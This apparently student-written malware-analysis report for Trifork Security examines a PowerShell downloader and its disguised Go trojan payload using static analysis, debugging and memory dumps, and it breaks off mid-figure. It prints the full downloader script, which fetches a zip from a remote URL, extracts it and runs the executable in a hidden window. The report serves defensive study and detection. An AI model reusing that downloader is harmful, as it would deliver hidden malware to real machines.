Following the analysis of the malware, the student will convey their findings in various ways. First, they will develop IoCs based on recognizable elements of the malware to ensure companies can detect it as early on in the cyber kill-chain as possible.

Then, the student will follow FIRST’s recommendation to write an internal report for Trifork Security, which will summarize their findings and outline ways to disarm the analysed malware or weaken its impact on infected systems.

Finally, the research in this report and the upcoming case study will be shared on Trifork Security blog in three articles:

- A first one about why one would reverse engineer malware.
- A second one about how one would reverse engineer malware.
- A third one with the upcoming case study.

## Part 3: Analysis

As the malware is two-folds, so will the analysis be. First, the malicious file that was downloaded by the user will be analysed, followed by the additional payload that was downloaded by the malware itself.


Both analyses will be done statically then dynamically, following the techniques mentioned earlier in the theory section of this report.

### Analyzing the downloader, “pennicle.txt.ps1”

The malware suspected of being a downloader is analyzed first.

#### Static code analysis

As the downloader has the file extension .ps1, indicating it is a PowerShell script, it can be opened and analyzed with a simple text editor. Doing so reveals the content below, in figure 7:



```
1 $dx = 'https://storageinstance.oss-ap-southeast-1.aliyuncs.com/link/process/GetWindowText.zip'
2 $bgn = "$env:APPDATA/pkg3.zip"
3 $jvk = "$env:APPDATA/Extracted3"
4 $txl = Join-Path $jvk 'GetWindowText.exe'
5
6 if (!(Test-Path $jvk)) { New-Item -Path $jvk -ItemType Directory }
7
8 Invoke-WebRequest -Uri $dx -OutFile $bgn
9
10 Add-Type -A 'System.IO.Compression.FileSystem'
11 [IO.Compression.ZipFile]::ExtractToDirectory($bgn, $jvk)
12 Remove-Item $bgn -Force
13
14 Start-Process -FilePath $txl -WindowStyle Hidden
```

Figure 7: content of pennicle.txt.ps1

Reverse engineering this file is very straightforward, as only the variable names have been obfuscated. It is easy to infer the way this downloader works by stepping line-by-line through the script:

1. First, a variable named **dx** is created, containing a url as a string
2. Then, a variable named **bgn** is created. It also contains a string which seems to be a path to a software named **pkg3.zip**
3. Then, a third variable **jvk** is created, this time pointing to a folder named “Extracted3”.
4. A fourth variable **txl** is created and concatenated with **jvk**, adding the name of a file to the path in **jvk**.
5. An if statement checks if the path indicated in **jvk** exists. If it doesn’t, a new directory with the name “Extracted3” is created.
6. The script performs a GET web request[106] to the url specified in **dx**. The file returned by this query is stored at the path indicated in **bgn**.

7. The script, on line 10, adds the .NET class 'System.IO.Compression.FileSystem'[107] to the current powershell session[108].
8. The script then calls the function "ExtractToDirectory", with **bgn** as its .zip source and **jvk** as its destination.
9. The script then does some clean up, line 12, by removing the file stored at the path referenced in **bgn**. The "-Force" parameter ensures the file will be removed, even if it otherwise shouldn't be able to[109].
10. Finally, the script starts the process it has just extracted, located at the path referenced in **txl**. The parameter "-WindowStyle Hidden" ensures Windows does not draw any new window for that process.

Analysing the code statically seems to confirm the malicious text file the user downloaded is a downloader, used to download additional malicious payloads.

### Dynamic Analysis

To ensure the code does not hide any other function, it should be run through a debugger to watch the process as it unfolds.

However, there is a problem with detonating this malware: the virtual machine is not connected to the internet and should be kept offline if possible, meaning the downloader won't be able to query the hardcoded url and do its intended work.

A compromise can be reached by running the malware through Visual Studio Code's debugger with a breakpoint strategically placed on line 6. Although it is expected the malware will trigger an exception when trying to reach line 8, one can still see if the malware truly attempts to create a new directory and behaves as expected. If it does, it will be assumed the rest of the code functions as detailed previously.

Running the code with the breakpoint on line 6 leads, as expected, to the creation of a new folder named "Extracted3", as depicted in figure 8 below:




Figure 8: creation of a new folder by the malware.

The malware then triggers a runtime exception line 8, when it unsuccessfully attempts to access the url specified in the code. This confirms the assumptions stated above, meaning it



is expected that if the malware had had access to the internet, it would have retrieved a second payload then started it without letting Windows draw any new window.

As TS already has a forensic copy of the malware that is supposed to be retrieved, downloading the payload again is not mandatory to proceed. This file will now be analysed statically and dynamically.

## Analysing the additional payload, “GetWindowText.exe”

Now that the downloader has been analysed, the focus can move to the additional payload that was retrieved: “GetWindowText.exe”.

### Examining additional files in the .zip

The zip that contained the exe also contained 7 dll files:

- libstdc++-6.dll,
- libunistring-5.dll,
- libzstd.dll,
- System.Security.ni.dll,
- System.ServiceModel.Internals.ni.dll,
- VBoxC.dll
- VirtualBoxVM.dll
- and vk\_swiftshader.dll.

These libraries share the name of official developer libraries from various companies (Microsoft, Meta, etc).

To verify the genuineness of these files, their SHA-256 hashes were compared with hashes for the libraries of the same name retrieved from their official developers. The hashes were identical, meaning it can be safely assumed these dlls are non malicious. They will thus not be reverse engineered in this report, and it will be assumed they are necessary to the functions of the “GetWindowText” software.

### Investigating the malware’s metadata

Although this step was not mentioned in earlier research, an investigation of the malware’s metadata will be performed. The reason for this is that the program presents itself as innocuous despite coming from a malicious source.

The software metadata indicates that the software was supposedly developed by Nenad Hrg, and referenced the website “SoftwareOK.com”. If one looks this domain up, one will find that it is a genuine website (despite a dated look), filled with various decade-old tools for Windows (including the original version of “GetWindowText”). The metadata of the malicious and original software (or OG) can be compared in figure 9 below:





Figure 9: metadata of the malware and OG version of GetWindowText

Several evidences point towards the fact that the OG software and additional payload are not one and the same:

- They have wildly different sizes (16 Mb VS 98 kb)
- As pictured in figure 10 and 11, the OG has a digital signature and a valid certificate while the malicious version doesn't.



Figures 10 and 11: digital signature and certificate of OG software

Several additional clues can be found when analysing the software headers and disassembling the code, but these two signs are enough to state that the malware uses piggybacking to make itself look genuine and innocuous, meaning the additional payload is also a trojan.

### Analysing the program header

As indicated by the file extension, this payload is in the Portable Executable (.exe) file format. This means this file contains headers that can be extracted and analyzed to give initial information about this software. The tool readpe will be used[109] to analyse said headers.

### Imported libraries and functions

The information extracted from the malware headers indicate only one library, Kernel32.dll, is imported. This library allows software to manipulate memory, files and hardware. The noteworthy ones are:

- **VirtualAlloc:** A memory-allocation routine that can allocate memory in a remote process. Malware sometimes uses VirtualAllocEx as part of process injection.
- **SuspendThread:** Suspends a thread so that it stops running. Malware will sometimes suspend a thread in order to modify it by performing code injection.
- **ResumeThread:** Resumes a previously suspended thread. ResumeThread is used as part of several injection techniques.
- **LoadLibraryW, LoadLibraryExW:** Loads a DLL into a process that may not have been loaded when the program started. Imported by nearly every Win32 program.
- **GetThreadContext:** Returns the context structure of a given thread. The context for a thread stores all the thread information, such as the register values and current state.
- **GetProcAddress:** Retrieves the address of a function in a DLL loaded into memory. Used to import functions from other DLLs in addition to the functions imported in the PE file header.

A first finding of note is the import of the **LoadLibrary** and **GetProcAddress** functions. They allow a program to access any function in any library on the system, meaning that they can link functions at runtime that are not presented in the PE header. This means a dynamic analysis will be mandatory to assert the full potential impact of this malware.

Another interesting information in the PE Headers is the value of “Virtual Size” and “Size of Raw Data”. These two values should usually be equal or very close to each other ; however, if the virtual size is much larger than the size of the raw data, it is often indicative of packed code[18]. In this instance, the values are close to equal, indicating the software is likely not packed.

### Analyzing stored strings

As recommended in the research, the analysis of the executable will then look into strings stored into the malicious software. At first glance, there are close to 34.000 defined strings with a minimum of 5 characters, making it impossible to analyze them all in depth. However, one of them immediately looks stands out from the rest with its length of 9344 characters, as seen in figure 12:

00400218	.reloc	".reloc"	char[8]
00400240	.symtab	".symtab"	char[8]
00400268	.rsrc	".rsrc"	char[8]
01264000	Go buildinf:	FFh, " Go buildinf:"	char[14]
01264021	go1.22.7	"go1.22.7"	char[8]
0126403b	pathmfhYHiPkzYmodmfhY...	"path\mfhYHiPkzy\mod\...	char[9344]
01350028	kernel32.dll	"kernel32.dll"	ds
01350038	WriteFile	"WriteFile"	ds

Figure 12: screenshot of some defined strings in the malware, the suspicious one being highlighted

It is unreadable in its current state, though a quick browsing reveals several interesting elements, such as the word “build” present several places and addresses to github repositories.

### Deobfuscating the suspicious string

Some clean up and deobfuscation is required to make this string readable. Two frequent symbols in this text are “\n”, which inserts a new line in the text, and “\t”, which inserts a tabulation.

As showcased in figures 13 and 14, replacing the symbols with their function helps tidy up the string and find notable elements:

```
"path mfhYHiPkzy
mod mfhYHiPkzy (devel)
dep github.com/256dpi/mercury v0.4.1 h1:zWwuXfPGYK8V9wdReuQiQzRcQZvkiy+vifbGP7iLbMg=
dep github.com/Azure/azure-sdk-for-go/sdk/azcore v1.9.0 h1:fb8kj/Dh4CSwgsOzHeZY4Xh68cFVbzXx+ONXGMY//4w=
dep github.com/Azure/azure-sdk-for-go/sdk/internal v1.5.0 h1:d81/ng9rET2YqdVkvWkb6EXeRrLJIWYgnJcAlAWkwhs=
dep github.com/Azure/azure-sdk-for-go/sdk/resource-manager/resources/armsubscriptions v1.3.0
h1:wxQx2Bt4xzPIKvW59WQf1tJNx/ZZKPfN+EhPX3Z6CYY=
dep github.com/GoogleCloudPlatform/k8s-cloud-provider v1.33.0 h1:e0jh0y9dIIZbCc1Ycf338dcML4c/5kTHIqqLb3vJDWw=
dep github.com/asaakevich/govalidator v0.0.0-20220301143203-a9d515a00cc?
dep k8s.io/klog/v2 v2.120.1 h1:QXU6cPE0IsLTGvZaXvFWiP9VKyeet3sawzT0vdXb4Vw=
build -buildmode=exe
build -compiler=gc
build -trimpath=true
build CGO_ENABLED=0
build GOARCH=386
build GOOS=windows
build G0386=sse2
```

Figures 13 and 14: excerpts from tidied-up string

Decoding the string statically further is a bit challenging, but not impossible. The strings after each “h1:” section do not seem to be decodable, as running them through decoding and decrypting tools such as CyberChef[117] does not return any intelligible result.

As the deobfuscated string mentions “Go” several times, it makes sense to look into the programming language of that name. Go is an open-source programming language supported by Google which has the reputation of being easy to learn. Researching Google’s Go documentation with the information found in the decoded elements of that string can bring clarity to it. As stated in the documentation, Go programs can use **modules**[118] (also called dependencies). These dependencies can be listed by using either commands in a command line tool or by calling a function named “ReadBuildInfo” in the debug class[119].

After looking through the documentation and open-source code, one can state that the deobfuscated string lists:

- On the first line, the path of the main package used to build the executable
- On the second line, the module containing the main package. As it is the main module, it has the version “(devel)”.
- All the following lines starting with “dep” list the dependencies used by the compiled software. A line contains three columns: the dependency URL, version, and checksum to verify the validity of the dependency.
- Finally, the lines starting with “build” are the arguments that were used by the compiler when it built the malware[113].

The dependencies listed are related to, among other things, Go development[114], containerization (“containerd”, “docker”), database management (“sq-lite-3”) and file manipulation (“copy”[115]). One can also find dependencies related to Azure and Google Cloud (“azure-sdk-for-go”[116], “k8s-cloud-provider”[117]). Interestingly, one of the libraries retrieved is for a NES emulator[118], another one is for a 2D game engine[119] and yet another one is for a Telegram[120] bot that automatically sends a Russian meme[121].

Based on these findings, one can safely assume the malware was developed in Go for Windows machines. The dependencies can be interpreted in different ways: the malware could be creating services running in the background, using the infected machine’s resources to perform tasks for the malicious actor, or it could be trying to retrieve information related to the services stored locally on the infected machine (such as database credentials or cloud SSH keys).

Several other stored strings are interesting to note. One can find, for example, words that indicate networking/connection capabilities (“Proxy”, “tconn”, “pings”, “conns”, “useTCP”), and others that may indicate encryption schemes (“isRSA”, “SaltLength”, “crypto/rsa.init”). One can also find 50 strings containing the word “Mutex”. Although it could indicate the malware manipulates threads to do process injection, one should be cautious before making this assumption as using mutexes is pretty standard in Go[122], [123].

Nothing else of particular interest can be found by analysing the stored strings, concluding this part of the static analysis.

### Disassembling and decompiling

The next step in this analysis is to go through the disassembled and decompiled code on Ghidra, to try to get further insights into the malware.

Several options are available to an analyst to start analysing the software that way. One can, for example, start by looking at interesting defined strings in their context, to see if anything notable can be observed. One can also, similarly, look into imported functions in their context.

However, taking this approach quickly reveals itself to be fruitless. As depicted in figure 15 and 16, all the interesting strings are either associated to “ds” instructions, which means that an area of storage is reserved for this data without said data being used[124], or Ghidra cannot find the address in the program memory.



Figure 15 and 16: examples of one’s findings when trying to find context for the string “crypto/rsa”

Looking for references to the reserved areas in the rest of the code (be it the memory address or the value in bytes) does not lead to any result.

Another approach is to start observing the code from the entry point of the software, which was automatically detected by Ghidra, and try to get a sense for the flow of the program by browsing Ghidra’s Function Call Graph. This feature allows one to see the flow of a function, for example its “if/else” conditions and branches and other functions it will call. Looking at the function call graph from the entry point of the program, in figure 17, presents a pretty clear cut flow.




Figure 17: function call graph starting from the "entry" function

However, when comparing the flow with the malware's full code, one can see said flow only covers a fraction of the instructions contained in the program.

Looking at other functions, randomly picked throughout the malware, allows one to find a pattern: the software contains many stand-alone function flows, which are independent from the "entry" function flow, and which often finish with a "while true" loop (figure 18). These loops seem to be another one of the malware's mechanisms to keep itself alive and ready to react.

```
363     *(undefined4 *) (puVar10 + -4) = 0x721c6b;
364     FUN_00470450();
365     register0x00000010 = (BADSPACEBASE *)puVar10;
366 } while( true );
367 }
368
```

Figure 18: example of the malware's "while true" loops

This finding begs the question of how and when the malware accesses those different flows. Based on earlier research and findings, one can infer the software uses some sort of injection to obfuscate its actions and behaviour, which could only be witnessed firsthand with dynamic analysis.

With this comes the end of the analysis of disassembled and decompiled code, as the student analysing the malware does not have the necessary knowledge to deepen the analysis with these specific techniques.

### Symbolic Execution

Based on the findings when disassembling and decompiling the malware, it has been inferred the software uses some sort of injection to obfuscate its behaviour and prevent static analysis.

As such, one cannot statically go through the code from its start point to its real end point, making analysing it with symbolic execution an impossible task.

### Debugging

Now that static analysis techniques have been used to analyse the malware, one can move forward with some dynamic analysis. From this step and onward, all analysis is performed on a Windows-based virtual machine.

The tool used to debug the malware, x32dbg, is designed to pause the debugged software whenever an exception or breakpoint is reached. Trying to go through the malware manually, resuming the process whenever said exception or breakpoint is reached, reveals itself to be a limited endeavour, as the malware quickly enters a seemingly infinite loop between memory address 77159A11 and 771950BF.

However, important data can still be found. X32dbg automatically keeps track of data it populates as the debugged software runs and displays it next to relevant disassembled



code. One can clearly see several references to Windows Registers in the code, as pictured in figures 19, 20 and 21:

```

test edi,edi
je ntdll.7714C680
481277 push ntdll.771248E8
ACFDFFFF lea eax,dword ptr ss:[ebp-254]
push eax
8C0400 call <ntdll.RtlInitUnicodeString>
ACFDFFFF lea eax,dword ptr ss:[ebp-254]
D4FDFFFF mov dword ptr ss:[ebp-22C],esi
BCFDFFFF mov dword ptr ss:[ebp-244],eax
B4FDFFFF lea eax,dword ptr ss:[ebp-24C]
push eax
000200 push 20019
D4FDFFFF lea eax,dword ptr ss:[ebp-22C]
B4FDFFFF mov dword ptr ss:[ebp-24C],18
push eax
B8FDFFFF mov dword ptr ss:[ebp-248],esi
C0FDFFFF mov dword ptr ss:[ebp-240],40
C4FDFFFF mov dword ptr ss:[ebp-23C],esi
C8FDFFFF mov dword ptr ss:[ebp-238],esi
660400 call <ntdll.NtOpenKey>
test eax,eax
4EDB0500 ins ntdll.771AA1E9
    
```

771248E8 L"\\Registry\\Machine\\System\\CurrentControlSet\\Control\\MUI\\UILanguages\\PendingDelete"

edx=ntdll.771210D0  
77124DA8 L"\\Registry\\Machine\\OSDATA\\System\\CurrentControlSet\\Control\\MUI\\UILanguages"

edx=ntdll.771210D0  
77124860 L"\\Registry\\Machine\\System\\CurrentControlSet\\Control\\MUI\\UILanguages"

Figures 19, 20 and 21: examples of references to Windows Registers in the debugged malware

One can assume those registers are used by the malware to function, either to create persistence or store data it will need at a later point. For the sake of time, no forensic analysis of windows registers will be performed, but this would be a lead to follow if one had to perform said analysis.

Another interesting feature of x32dbg is the possibility to look at the processor registers, which are memory locations that hold temporary and constantly accessed data[132] and the changes in it as the malware runs[133]. Doing so reveals a trove of information: as expected after disassembling/decompiling the code, the malware hides code in memory in the form of binary data, which x32dbg can convert to meaningful ASCII sequences. This means that, contrary to what was assumed previously, the malware was packed to prevent forensics analysis. The unpacked code can be seen, for example, at the memory addresses 00BAA640, which is pictured in figure 22.

Address	Hex	ASCII
00BAA670	00 10 18 00 40 00 00 00 E0 63 0F 00 80 F1 0F 00	...@...ac...ñ..
00BAA680	20 C5 10 00 E0 E6 2A 00 00 00 00 00 00 00 00	A.az*.....
00BAA690	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....
00BAA6A0	5F 5F 78 38 36 2E 67 65 74 5F 70 63 5F 74 68 75	__x86.get_pc_thu
00BAA6B0	6E 68 2E 61 78 00 5F 5F 78 38 36 2E 67 65 74 5F	nk.ax.__x86.get_
00BAA6C0	70 63 5F 74 68 75 6E 68 2E 63 78 00 5F 5F 78 38	pc_thunk.cx.__x8
00BAA6D0	36 2E 67 65 74 5F 70 63 5F 74 68 75 6E 68 2E 64	6.get_pc_thunk.d
00BAA6E0	78 00 5F 5F 78 38 36 2E 67 65 74 5F 70 63 5F 74	x.__x86.get_pc_t
00BAA6F0	68 75 6E 68 2E 62 78 00 5F 5F 78 38 36 2E 67 65	hunk.bx.__x86.ge
00BAA700	74 5F 70 63 5F 74 68 75 6E 68 2E 62 70 00 5F 5F	t_pc_thunk.bp.
00BAA710	78 38 36 2E 67 65 74 5F 70 63 5F 74 68 75 6E 68	x86.get_pc_thunk
00BAA720	2E 73 69 00 5F 5F 78 38 36 2E 67 65 74 5F 70 63	.si.__x86.get_pc
00BAA730	5F 74 68 75 6E 68 2E 64 69 00 67 6F 3A 62 75 69	_thunk.di.go:bu
00BAA740	6C 64 69 64 00 69 6E 74 65 72 6E 61 6C 2F 61 62	ldid.internal/ab
00BAA750	69 2E 28 2A 52 65 67 41 72 67 73 29 2E 44 75 6D	i.(*RegArgs).Dum
00BAA760	70 00 69 6E 74 65 72 6E 61 6C 2F 61 62 69 2E 28	p.internal/abi.(
00BAA770	2A 53 65 67 41 73 67 73 29 2F 49 6F 74 53 65 67	*RegArgs) Inter

Figure 22: example of process injection

However, the unpacked code is still partially obfuscated. By gathering all of those meaningful strings and performing some manual, rudimentary deobfuscation, one can find that the code seems to be organised in three different “sections”:

- First, a long list of three-characters-long strings, pictured in figure 23. Some of them, such as “.Dr”, “.Dll” or “.obj” are recognizable as file types. One could infer these files are targeted or manipulated by the malware while it runs.
- Second, a list of functions or data types, pictured in figure 24. These may be a list of functions used by the malware, either from external libraries or internal code. The list contains very specific terms, such as “game” and “RGBA” (for Red Green Blue Alpha[134]), related to gaming and visual displays, or “file”, “copy” and “move”. With how specific these are, it can be assumed those terms wouldn’t be found in all compiled go programs.
- Third, some code, pictured in figures 25, 26 and 27. Among this code one can find several references to TLS connections and .xml, .yaml and .json formatting, which can lead one to assume data is exfiltrated via HTTP requests with an xml, yaml or json body.

```
.Dr0.Dr1.Dr2.Dr3.Dr6.Dr7.Edi.Esi.Ebx.Edx.Ecx.Eax.Ebp.Eip.Esp.end.Cap.Len.buf.off.raw.Err.Msg.Sid.Dll.Ttl.Pad.Mtu.Day.Buf.dl
ir.Env.Sys.err.Abs.get.Add.Sub.UTC.abs.sec.ext.loc.std.dst.arg.seq.max.min.set.Get.Put.Out.Log.Dup.log.dec.typ.cur.len.str.v
.sig.key.ctx.lck.Sig.Int.Set.pos.out.run.src.sem.Raw.obj.add.doc.msg.fmt.Alg.and.arr.bit.cmp.And.def.Jar.Tty.del.TTY.num.Min
ax.Tag.Not.Str.vol.Old.New.pfd.Pid.pid.sys.dir.enc.low.mul.ctr.tmp.tap.vec.s64.Sum.idx.End.R16.R32.pad.pin.fun.bss.bad.sub.p
.ret.ptr.pop.put.gcw.tls.m0S.cas.has.eof.cap.tag.new.stk.tab.qty.Key.Val.wid.Num.neg.lns.lfs.Run.Uid.Gid.URL.Del.Has.net.Net
of.dup.MTU.Rep.kvc.TLS.pat.res.req.url.hdr.alt.ymu.Dur.Hex.ovy.mtx.Arg.Var.dos.Exp.ckm.mas.prf.cky.Map.bbb.div.com.chl.chr.c
```

Figure 23: potential file extensions hidden in the malware

```
dy.Args.Done.done.next.conn.uid.auth.Auth.Emit.Send.send.Boom.Elem.Kind.Recv.Uint.user.home.dest.path.emit.peek.Mode.Skip.Syn
c.Less.Time.Star.List.Code.self.opts.From.copy.move.Fail.Func.push.seek.data.Sign.Hash.errs.Keys.mode.back.tick.file.line.Unit
.jobs.True.Dial.host.find.unit.dump.game.term.Text.Conn.Int8.Init.Moji.text.puts.view.Root.RGBA.bufp.file.Stat.File.Kill.Wait
kill.wait.
```

Figure 24: functions and data types hidden in the malware

```
1676 float64.Name. json:"name".Type.json:"type".
1677 []
